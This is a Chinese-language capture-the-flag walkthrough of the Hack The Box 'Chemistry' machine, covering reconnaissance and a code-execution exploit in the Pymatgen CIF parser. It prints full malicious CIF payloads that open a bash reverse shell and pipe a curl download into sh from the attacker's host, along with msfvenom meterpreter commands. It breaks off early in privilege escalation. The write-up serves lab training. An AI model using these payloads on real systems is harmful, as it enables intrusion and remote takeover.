
Hack The Box-Chemistry靶机渗透
通过信息收集访问5000端口,cif历史cve漏洞反弹shell,获取数据库,利用低权限用户登录,监听端口,开放8080端口,aihttp服务漏洞文件包含,获取root密码hash值,ssh指定登录
靶机信息

最终目标
一、信息收集

nmap扫描,开放了22和5000端口

Werkzeug/3.0.3 Python/3.9.5

OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)

访问5000端口,是一个CIF仪器面板
# CIF(Crystallographic Information File)是一种用于描述晶体结构的文件格式。它广泛应用于化学、材料科学和固体物理等领域,特别是在晶体学研究中。CIF文件包含了关于晶体的详细信息,包括原子位置、晶格参数、对称性、空间群等。
登录尝试弱口令无果,随便注册一个账户登录,发现一处示例


下载下来查看一下
尝试搜索组件漏洞信息

查找到cif漏洞

发现可以利用命令执行反弹shell
二、获取shell

这里先看一下我们kali挂完代理的ip,这个地方我自己犯了一个致命错误,因为是第一次打htb靶机,忽略了kali挂代理ip会变,使用的是本机的ip进行反弹shell,导致一直反弹不成功
命令执行反弹shell
修改脚本反弹shell到kali
data_5yOhtAoR

_audit_creation_date            2018-06-08

_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_

_parent_propagation_vector.id

_parent_propagation_vector.kxkykz

k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.16.20/4444 0>&1'");0,0,0'

_space_group_magn.number_BNS  62.448

_space_group_magn.name_BNS  "P  n'  m  a'  "
上传该文件


点击View,成功获取反弹shell
msfconsole获取shell
执行以下命令,使用两个命令面板
msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=10.10.16.20 lport=4444 -f elf>aa.elf

python3 -m http.server 80

msfconsole

use exploit/multi/handler

set payload linux/x64/meterpreter/reverse_tcp

set lhost 10.10.16.20 #kali的ip

set lport 4444

run
远程下载执行脚本提权
先把反弹shell脚本写入到sh文件,然后上传web
echo -ne '#!/bin/bash\n/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.16.20/4444 0>&1"' > shell.sh

sudo python3 -m http.server 80
新建cif文件,然后写入以下命令,利用curl下载命令下载脚本,然后执行
data_5yOhtAoR

_audit_creation_date           2018-06-08

_audit_creation_method         "Pymatgen CIF Parser Arbitrary Code Execution

Exploit"

loop_

_parent_propagation_vector.id

_parent_propagation_vector.kxkykz

k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in

().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" +

"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system

("curl http://10.10.16.20/shell.sh|sh");0,0,0'

_space_group_magn.number_BNS 62.448
三、提权
先基础查找信息


查看suid信息,没什么可利用的

查看/etc/passwd看看有没有什么泄露的,发现一个可以执行bash的用户rosa
查看文件系统,没有什么可以利用的


进入该目录查看,发现一处数据库信息
